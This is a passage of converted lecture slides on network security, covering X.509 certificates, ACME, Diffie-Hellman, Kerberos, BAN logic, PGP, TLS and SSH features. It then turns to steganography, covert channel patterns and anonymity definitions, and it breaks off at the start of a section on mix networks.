
Time ::= CHOICE {
    utcTime        UTCTime,
    generalTime    GeneralizedTime }

UniqueIdentifier ::= BIT STRING

SubjectPublicKeyInfo ::= SEQUENCE {
    algorithm       AlgorithmIdentifier,
    subjectPublicKey BIT STRING }

Extensions ::= SEQUENCE SIZE (1..MAX) OF Extension

Extension ::= SEQUENCE {
    extnID          OBJECT IDENTIFIER,
    critical        BOOLEAN DEFAULT FALSE,
    extnValue       OCTET STRING
    -- contains the DER encoding of an ASN.1 value
    -- corresponding to the extension type identified
    -- by extnID
}
```

X.509 Subject Alternative Name Extension

```
id-ce-subjectAltName OBJECT IDENTIFIER ::= { id-ce 17 }
```

```
SubjectAltName ::= GeneralNames
```

```
GeneralNames ::= SEQUENCE SIZE (1..MAX) OF GeneralName
```

```
GeneralName ::= CHOICE {
```

```
    otherName             [0]    OtherName,
    rfc822Name            [1]    IA5String,
    dNSName               [2]    IA5String,
    x400Address           [3]    ORAddress,
    directoryName         [4]    Name,
    ediPartyName          [5]    EDIPartyName,
    uniformResourceIdentifier [6]    IA5String,
    iPAddress             [7]    OCTET STRING,
    registeredID          [8]    OBJECT IDENTIFIER }
```

```
OtherName ::= SEQUENCE {
```

```
    type-id    OBJECT IDENTIFIER,
    value      [0] EXPLICIT ANY DEFINED BY type-id }
```

```
EDIPartyName ::= SEQUENCE {
```

```
    nameAssigner    [0]    DirectoryString OPTIONAL,
    partyName       [1]    DirectoryString }
```


Automatic Certificate Management Environment (ACME)

- The ACME protocol provides so called Domain Validation certificates.
- It is a challenge-response protocol that aims to verify whether the client has effective control over a domain name.
- The CA might challenge a client requesting a certificate for `example.com`
 - to provision a DNS record under `example.com` or
 - to provide an HTTP resource under `http://example.com`.
- ACME runs over HTTPS and message bodies are signed JSON objects.
- The client periodically contacts the server to obtain updated certificates or Online Certificate Status Protocol (OCSP) responses.

Key Exchange Schemes

Cryptographic Protocol Notation

A, B, \dots	principals
K_{AB}, \dots	symmetric key shared between A and B
K_A, \dots	public key of A
K_A^{-1}, \dots	private key of A
H	cryptographic hash function
N_A, N_B, \dots	nonces (fresh random messages) chosen by A, B, \dots

P, Q, R	variables ranging over principals
X, Y	variables ranging over statements
K	variable over a key

$\{m\}_K$	message m encrypted with key K
-----------	------------------------------------

Key Exchange and Ephemeral Keys

Definition (key exchange)

A method by which cryptographic keys are established between two parties is called a *key exchange* or *key establishment* method.

Definition (ephemeral key)

A cryptographic key that is established for the use in a single session and discarded afterwards is called an *ephemeral key*.

Definition (forward secrecy)

A key exchange protocol has *forward secrecy* if the ephemeral keys established by the key exchange protocol will not be compromised even if any long-term keys used during the key exchange protocol are compromised.

Diffie-Hellman Key Exchange

- Initialization:
 - Define a prime number p and a primitive root g of \mathbb{Z}_p with $g < p$. The numbers p and g can be made public.
- Exchange:
 - A randomly picks $x_A \in \mathbb{Z}_p$ and computes $y_A = g^{x_A} \bmod p$. x_A is kept secret while y_A is sent to B .
 - B randomly picks $x_B \in \mathbb{Z}_p$ and computes $y_B = g^{x_B} \bmod p$. x_B is kept secret while y_B is sent to A .
 - A computes:

$$K_{AB} = y_B^{x_A} \bmod p = (g^{x_B} \bmod p)^{x_A} \bmod p = g^{x_A x_B} \bmod p$$

- B computes:


$$K_{AB} = y_A^{x_B} \bmod p = (g^{x_A} \bmod p)^{x_B} \bmod p = g^{x_A x_B} \bmod p$$

- A and B now own a shared key K_{AB} .

Diffie-Hellman Key Exchange (cont.)


- A number g is a primitive root of $\mathbb{Z}_p = \{1, \dots, p-1\}$ if the sequence $g^1 \bmod p, g^2 \bmod p, \dots, g^{p-1} \bmod p$ produces the numbers $1, \dots, p-1$ in any permutation.
- p should be chosen such that $(p-1)/2$ is prime as well.
- p should have a length of at least 2048 bits.
- Diffie-Hellman is not perfect: An attacker can play “man in the middle” (MIM) by claiming B 's identity to A and A 's identity to B .

Needham-Schroeder Protocol



- Msg 1: $A \rightarrow S : A, B, N_a$
Msg 2: $S \rightarrow A : \{N_a, B, K_{AB}, \{K_{AB}, A\}_{K_{BS}}\}_{K_{AS}}$
Msg 3: $A \rightarrow B : \{K_{AB}, A\}_{K_{BS}}$
Msg 4: $B \rightarrow A : \{N_b\}_{K_{AB}}$
Msg 5: $A \rightarrow B : \{N_b - 1\}_{K_{AB}}$

Kerberos Protocol



Msg 1: $A \rightarrow S : A, B$

Msg 2: $S \rightarrow A : \{T_s, L, K_{AB}, B, \{T_s, L, K_{AB}, A\}_{K_{BS}}\}_{K_{AS}}$

Msg 3: $A \rightarrow B : \{T_s, L, K_{AB}, A\}_{K_{BS}}, \{A, T_a\}_{K_{AB}}$

Msg 4: $B \rightarrow A : \{T_a + 1\}_{K_{AB}}$

- Idea: Use a formal logic to reason about authentication protocols.
- Answer questions such as:
 - What can be achieved with the protocol?
 - Does a given protocol have stronger prerequisites than some other protocol?
 - Does a protocol do something which is not needed?
 - Is a protocol minimal regarding the number of messages exchanged?
- The Burrows-Abadi-Needham (BAN) logic was a first attempt to provide a formalism for authentication protocol analysis.
- The spi calculus, an extension of the pi calculus, was introduced later to analyze cryptographic protocols.

Using BAN Logic

- Steps to use BAN logic:
 1. Idealize the protocol in the language of the formal BAN logic.
 2. Define your initial security assumptions in the language of BAN logic.
 3. Use the productions and rules of the logic to deduce new predicates.
 4. Interpret the statements you've proved by this process. Have you reached your goals?
 5. Remove unnecessary elements from the protocol, and repeat (optional).
- BAN logic does not prove correctness of the protocol; but it helps to find subtle errors.


Part: Secure Communication Protocols

Pretty Good Privacy (PGP)

Pretty Good Privacy (PGP)


- PGP was developed by Philip Zimmerman in 1991
- PGP got famous because it demonstrated why patent laws and export laws in a globalized connected world need new interpretations.
- In order to export his PGP implementation in a way that was compliant with the law, Philip Zimmerman did publish the source code as a book.
- Nowadays, there are several independent PGP implementations.
- The underlying PGP specification is called OpenPGP (RFC 4880).
- PGP uses the concept of a distributed web of trust.
- S/MIME is an alternative to PGP, which uses a hierarchical PKI with X.509 certificates.

PGP Signatures




- A computes $c = Z(E_{K_A^{-1}}(H(m))\parallel m)$
- B computes $Z^{-1}(c)$, splits the message and checks the signature by computing $D_{K_A}(E_{K_A^{-1}}(H(m)))$ and then comparing it with the hash $H(m)$.

PGP Confidentiality



- A encrypts the message using the key K_S generated by the sender and appended to the encrypted message.
- The key K_S is protected by encrypting it with the public key K_B .

PGP Signatures and Confidentiality



- Signature and confidentiality can be combined as shown above.
- PGP uses in addition Radix-64 encoding (a variant of base-64 encoding) to ensure that messages can be represented using the ASCII character set.
- PGP supports segmentation/reassembly functions for very large messages.

PGP Key Management

- Keys are maintained in so called key rings:
 - one key ring for public keys
 - one key ring for private keys
- Keys are identified by their fingerprints.
- Key generation utilizes various sources of random information (`/dev/random` if available) and symmetric encryption algorithms to generate good key material.
- So called “key signing parties” are used to sign keys of others and to establish a “web of trust” in order to avoid centralized certification authorities.

PGP Private Key Ring

Timestamp	Key ID	Public Key	Encrypted Private Key	User ID
\vdots	\vdots	\vdots	\vdots	\vdots
T_i	$F(K_i) \bmod 2^{64}$	K_i	$E_{H(P_i)}(K_i^{-1})$	User $_i$
\vdots	\vdots	\vdots	\vdots	\vdots

- Private keys are encrypted using $E_{H(P_i)}()$, which is a symmetric encryption function using a key derived from a hash value computed over a user supplied passphrase P_i .
- The fingerprint $F(K)$ of a key K is obtained by calculating a hash over the public key and some additional data.
- The Key ID is obtained from the last 64 bits of the fingerprint of a K_i .

PGP Public Key Ring

Timestamp	Key ID	Public Key	Owner Trust	User ID	Signatures	Trust(s)
\vdots	\vdots	\vdots	\vdots	\vdots	\vdots	\vdots
T_i	$F(K_i) \bmod 2^{64}$	K_i	$otrust_i$	$User_i$	\dots	\dots
\vdots	\vdots	\vdots	\vdots	\vdots	\vdots	\vdots

- Keys in the public key ring can be signed by multiple parties.
- Every signature has an associated trust level (undefined trust, usually not trusted, usually trusted, always trusted).
- Trust levels of new keys can be derived from their signatures and your trust into the signers.

Transport Layer Security (TLS)

Transport Layer Security

- Transport Layer Security (TLS), formerly known as Secure Socket Layer (SSL), was created by Netscape to secure data transfers over the Internet (i.e., to enable commerce over the Internet)
- As a user-space implementation, TLS can be shipped as part of applications (Web browsers) and it does not require special operating system support
- TLS uses X.509 certificates to authenticate servers and clients (although TLS client authentication is not often used on the Web)
- TLS is used today to secure many application protocols running over TCP (e.g., http, smtp, ftp, telnet, imap, ...)
- A datagram version of TLS, called DTLS, can be used to secure protocols running over UDP (e.g., snmp, dns, ...)

History of TLS and SSL

Name	Organization	Published	Wire Version
SSL 1.0	Netscape	unpublished	1.0
SSL 2.0	Netscape	1995	2.0
SSL 3.0	Netscape	1996	3.0
TLS 1.0	IETF	1999	3.1
TLS 1.1	IETF	2006	3.2
TLS 1.2	IETF	2008	3.3
TLS 1.3	IETF	2018	3.3 + supported_versions

TLS Protocols

- The *Handshake Protocol* authenticates the communicating parties, negotiates cryptographic modes and parameters, and establishes shared keying material.
- The *Alert Protocol* communicates alerts such as closure alerts and error alerts.
- The *Record Protocol* uses the parameters established by the handshake protocol to protect traffic between the communicating peers.
- The Record Protocol is the lowest internal layer of TLS and it carries the handshake and alert protocol messages as well as application data.

Record Protocol

The record protocol takes messages to be transmitted, fragments the data into manageable blocks, optionally compresses the data, adds a message authentication code, and encrypts and transmits the result. Received data is decrypted, verified, decompressed, reassembled, and then delivered to higher-level clients.

- The record layer is used by the handshake protocol, the change cipher spec protocol (only TLS 1.2), the alert protocol, and the application data protocol.
- The fragmentation and reassembly provided does not preserve application message boundaries.

Handshake Protocol

- Exchange messages to agree on algorithms, exchange random numbers, and check for session resumption.
- Exchange the necessary cryptographic parameters to allow the client and server to agree on a premaster secret.
- Exchange certificates and cryptographic information to allow the client and server to authenticate themselves.
- Generate a master secret from the premaster secret and the exchanged random numbers.
- Provide security parameters to the record layer.
- Allow client and server to verify that the peer has calculated the same security parameters and that the handshake completed without tampering by an attacker.

TLS Change Cipher Spec Protocol

Change Cipher Spec Protocol

The change cipher spec protocol is used to signal transitions in ciphering strategies.

- The protocol consists of a single ChangeCipherSpec message.
- This message is sent by both the client and the server to notify the receiving party that subsequent records will be protected under the newly negotiated CipherSpec and keys.
- This protocol does not exist anymore in TLS 1.3.

Alert Protocol

The alert protocol is used to signal exceptions (warnings, errors) that occurred during the processing of TLS protocol messages.

- The alert protocol is used to properly close a TLS connection by exchanging `close_notify` alert messages.
- The closure exchange allows to detect truncation attacks.

TLS Extensions SNI and ALPN

Server Name Indication

The Server Name Indication (SNI) TLS extension enables clients to indicate which server they are expecting to communicate with.

Application-Layer Protocol Negotiation

The Application-Layer Protocol Negotiation (ALPN) TLS extension enables clients and servers to negotiate the application layer protocol running over a TLS session.

- The SNI extension enables a server to select a certificate matching the client's expectations during the handshake process.
- The ALPN extension is used to negotiate whether a TLS session carries HTTP/1.1 messages or HTTP/2 messages.

Secure Shell (SSH)

Secure Shell (SSH)

- SSH provides a secure connection through which user authentication and several inner protocols can be run.
- The general architecture of SSH is defined in RFC 4251.
- SSH was initially developed by Tatu Ylonen at the Helsinki University of Technology in 1995, who later founded SSH Communications Security.
- SSH was quickly adopted as a replacement for insecure remote login protocols such as telnet or rlogin/rsh.
- Several commercial and open source implementations are available running on almost all platforms.
- SSH is a Proposed Standard protocol of the IETF since 2006.

SSH Protocol Layers


1. The *Transport Layer Protocol* provides server authentication, confidentiality, and integrity with perfect forward secrecy
 2. The *User Authentication Protocol* authenticates the client-side user to the server
 3. The *Connection Protocol* multiplexes the encrypted data stream into several logical channels
- ⇒ SSH authentication is not symmetric!
 - ⇒ The SSH protocol is designed for clarity and extensibility but not necessarily for efficiency.
 - ⇒ Compared to TLS, SSH requires more round-trips to establish a secure transport.
 - ⇒ SSH supports multiplexing, TLS supports session resumption.

SSH Keys, Passwords, and Passphrases

- *Host key*:
 - Every server must have a public/private host key pair.
 - Host keys are used for server authentication.
 - Host keys are typically identified by their fingerprint.
- *User key*:
 - Users may have their own public/private key pairs, optionally used to authenticate users.
- *User password*:
 - Remote accounts may use passwords to authenticate users.
- *Passphrase*:
 - The storage of a user's private key may be protected by a passphrase.

SSH Features: Remote Login


```
ssh joe@example.com
```



- This is the simplest use of SSH to access a remote shell.
- The figure is a simplification, there are usually multiple processes involved on the server side.

SSH Features: Jump Hosts


```
ssh -J gate.example.org joe@hidden.example.com
```



- Jump hosts can be used to pass through network firewalls.

SSH Features: TCP Forwarding


```
ssh -f joe@example.com -L 2000:example.com:25 -N
```



- TCP forwarding can be used to tunnel unencrypted TCP connections through an encrypted SSH connection.


SSH Features: X11 Forwarding

```
ssh -X joe@example.com
```




- X11 forwarding is a special case of TCP forwarding allowing X11 clients on remote machines to access the local X11 server (managing the display and the keyboard/mouse).

SSH Features: Connection Sharing




- New SSH connections hook as a new channel into an existing SSH connection, reducing session startup times (speeding up shell features such as tab expansion).

SSH Features: IP Tunneling



- Tunnel IP packets over an SSH connection by inserting tunnel interfaces into the kernels and by configuring IP forwarding.

SSH Features: SSH Agent




- Maintains client credentials during a login session so that credentials can be reused by different SSH invocations without further user interaction.

SSH Features: SSH Agent Forwarding


`ssh joe@example.com`

`ssh ben@example.org`




- An SSH server emulates an SSH Agent and forwards requests to the SSH Agent of its client, creating a chain of SSH Agent delegations.

SSH Transport Protocol




SSH User Authentication



- The user authentication protocol iterates through a list of mechanisms until either authentication was successful or all mechanisms have failed.

SSH Connection Protocol



- The connection protocol has additional messages to handle control flow, error messages (equivalent of stderr), and end-of-file indicators.

OpenSSH Privilege Separation

- Privilege separation is a technique in which a program is divided into parts which are limited to the specific privileges they require in order to perform a specific task.
- OpenSSH is using two processes: one running with special privileges and one running under normal user privileges.
- The process with special privileges carries out all operations requiring special permissions.
- The process with normal user privileges performs the bulk of the computation not requiring special rights.
- Bugs in the code running with normal user privileges do not give special access rights to an attacker.

DNS Security (DNSSEC, DoT, DoH)

Part: Information Hiding and Privacy

Steganography and Watermarks

Definition (information hiding)

Information hiding aims at concealing the very existence of some kind of information for some specific purpose.


- Information hiding itself does not aim at protecting message content
- Encryption protects message content but by itself does not hide the existence of a message
- Information hiding techniques are often used together with encryption in order to both hide the existence of messages and to protect messages in case their existence is uncovered

Definition (steganography)

Steganography is the embedding of some information (hidden-text) within digital media (cover-text) so that the resulting digital media (stego-text) looks unchanged (imperceptible) to a human/machine.

- Information hiding explores the fact that there are often (almost) unused or redundant bits in digital media that can be used to carry hidden digital information.
- The challenge is to identify (almost) unused or redundant bits and to encode hidden digital information in them in such a way that the existence of hidden information is difficult to observe.

Steganography Workflow



Types of Cover Media

- Information can be hidden in various cover media types:
 - Image files
 - Audio files
 - Video files
 - Text files
 - Software (e.g., executable files, source code)
 - Network traffic (e.g., covert channels)
 - Storage devices (e.g., steganographic file systems)
 - Events (e.g., timing covert channels, signaling covert channels)
 - ...
- Media types of large size usually make it easier to hide information.
- Robust steganographic methods may survive some typical modifications of stego-texts (e.g., cropping or recoding of images).

Definition (watermarking)

Watermarking is the embedding of some information (watermark) within digital media (cover-text) so that the resulting digital media looks unchanged (imperceptible) to a human/machine.

- Watermarking:
 - The hidden information by itself is not important.
 - The watermark says something about the cover-text.
- Steganography:
 - The cover-text is not important, it only conveys the hidden information.
 - The hidden-text is the valuable information, it is meaningful independent of cover-text.

Classification of Steganographic Algorithms

- Fragile versus robust:
 - Fragile: Modifications of stego-text likely destroys hidden-text.
 - Robust: Hidden-text is likely to survive modifications of the stego-text.
- Blind versus semi-blind versus non-blind:
 - Blind requires the original cover-text for detection / extraction.
 - Semi-blind needs some information from the embedding but not the whole cover-text.
 - Non-blind does not need any information for detection / extraction.
- Pure versus symmetric (key) versus asymmetric (public key):
 - Pure algorithms need no key for detection / extraction.
 - Secret key algorithms need a symmetric key for embedding and extraction.
 - Public key algorithms needs a private key for embedding and a public key for extraction.

Example: LSB-based Image Steganography

- Idea:
 - Some image formats encode a pixel using three 8-bit color values (red, green, blue).
 - Changes in the least-significant bits (LSB) are difficult for humans to see.
- Approach:
 - Use a key to select some least-significant bits of an image to embed hidden information.
 - Encode the information multiple times to achieve some robustness against noise.
- Problem:
 - Existence of hidden information may be revealed if the statistical properties of least-significant bits change.
 - Fragile against noise such as compression, resizing, cropping, rotating or simply additive white Gaussian noise.

Example: DCT-based Image Steganography

- Idea:
 - Some image formats (e.g., JPEG) use discrete cosine transforms (DCT) to encode image data.
 - The manipulation happens in the frequency domain instead of the spatial domain and this reduces visual attacks against the JPEG image format.
- Approach:
 - Use a key to select some DCT coefficients of an image to embed hidden information.
 - Replace the least-significant bits of the selected discrete cosine transform coefficients.
- Problem:
 - Existence of hidden information may be revealed if the statistical properties of the DCT coefficients are changed.
 - This risk may be reduced by using an pseudo-random number generator to select coefficients.

Covert Channels

Covert Channels

- Covert channels represent unforeseen communication methods that break security policies (e.g., by bypassing firewalls).
- Network covert channels transfer information through networks in ways that hide the fact that communication takes place (hidden information transfer).
- Covert channels embed information in
 - header fields of protocol data units (protocol messages)
 - the size of protocol data units
 - the timing of protocol data units (e.g., inter-arrival times)
- We are not considering covert channels that are constructed by exchanging steganographic objects (e.g., cat images with embedded hidden content) in application messages.

Covert Channel Patterns

P1 Size Modulation Pattern

The covert channel uses the size of a header field or of a protocol message to encode hidden information.

P2 Sequence Pattern

The covert channel alters the sequence of header fields to encode hidden information.

P3 Add Redundancy Pattern

The covert channel creates new space within a given header field or within a message to carry hidden information.

P4 Message Corruption/Loss Pattern

The covert channel generates corrupted protocol messages that contain hidden data or it actively utilizes packet loss to signal hidden information.

Covert Channel Patterns

P5 Random Value Pattern

The covert channel embeds hidden data in a header field containing a “random” value.

P6 Value Modulation Pattern

The covert channel selects one of several values a header field can contain to encode a hidden message.

P7 Reserved/Unused Pattern

The covert channel encodes hidden data into a reserved or unused header field.

P8 Inter-arrival Time Pattern

The covert channel alters timing intervals between protocol messages (inter-arrival times) to encode hidden data.

Covert Channel Patterns

P9 Rate Pattern

The covert channel sender alters the data rate of a traffic flow from itself or a third party to the covert channel receiver.

P10 Protocol Message Order Pattern


The covert channel encodes data using a synthetic protocol message order for a given number of protocol messages flowing between covert sender and receiver.

P11 Re-Transmission Pattern

A covert channel re-transmits previously sent or received protocol messages.

Anonymization

Communication Model



Definition (anonymity)

Anonymity of a subject from an attacker's perspective means that the attacker cannot sufficiently identify the subject within a set of subjects, the anonymity set.

- All other things being equal, anonymity is the stronger, the larger the respective anonymity set is and the more evenly distributed the sending or receiving, respectively, of the subjects within that set is.
- Robustness of anonymity characterizes how stable the quantity of anonymity is against changes in the particular setting, e.g., a stronger attacker or different probability distributions.

Unlinkability and Linkability

Definition (unlinkability)

Unlinkability of two or more items of interest (IOIs) (e.g., subjects, messages, actions, ...) from an attacker's perspective means that within the system, the attacker cannot sufficiently distinguish whether these IOIs are related or not.

Definition (linkability)

Linkability of two or more items of interest (IOIs) (e.g., subjects, messages, actions, ...) from an attacker's perspective means that within the system, the attacker can sufficiently distinguish whether these IOIs are related or not.

Undetectability and Unobservability

Definition (undetectability)

Undetectability of an item of interest (IOI) from an attacker's perspective means that the attacker cannot sufficiently distinguish whether it exists or not.

Definition (unobservability)

Unobservability of an item of interest (IOI) means

- undetectability of the IOI against all subjects uninvolved in it and
- anonymity of the subject(s) involved in the IOI even against the other subject(s) involved in that IOI.

Implications and Relationships

With respect to the same attacker, the following hold:

- unobservability \Rightarrow anonymity
- sender unobservability \Rightarrow sender anonymity
- recipient unobservability \Rightarrow recipient anonymity
- relationship unobservability \Rightarrow relationship anonymity

The following holds for relationships between a sender and a receiver:

- sender anonymity \Rightarrow relationship anonymity
- recipient anonymity \Rightarrow relationship anonymity
- sender unobservability \Rightarrow relationship unobservability
- recipient unobservability \Rightarrow relationship unobservability

Pseudonymity

Definition (pseudonym)

A *pseudonym* is an identifier of a subject other than one of the subject's real names. The subject, which the pseudonym refers to, is the *holder* of the pseudonym.

Definition (pseudonymity)

A subject is *pseudonymous* if a pseudonym is used as identifier instead of one of its real names. *Pseudonymity* is the use of pseudonyms as identifiers.

- We can distinguish different kinds of pseudonyms, like person pseudonyms, role pseudonyms, relationship pseudonyms, transaction pseudonyms,

Identifiability and Identity

Definition (identifiability)

Identifiability of a subject from an attacker's perspective means that the attacker can sufficiently identify the subject within a set of subjects, the identifiability set.

Definition (identity)

An identity is any subset of attribute values of an individual person that sufficiently identifies this individual person within any set of persons. So usually there is no such thing as “the identity”, but there are several identities.

Definition (identity management)

Identity management means managing various partial identities (usually denoted by pseudonyms) of an individual person, i.e., administration of identity attributes including the development and choice of the partial identity and pseudonym to be (re-)used in a specific context or role.

- A partial identity is a subset of attribute values of a complete identity, where a complete identity is the union of all attribute values of all identities of this person.
- A pseudonym might be an identifier for a partial identity.

Mixes and Onion Routing

Definition (mix network)

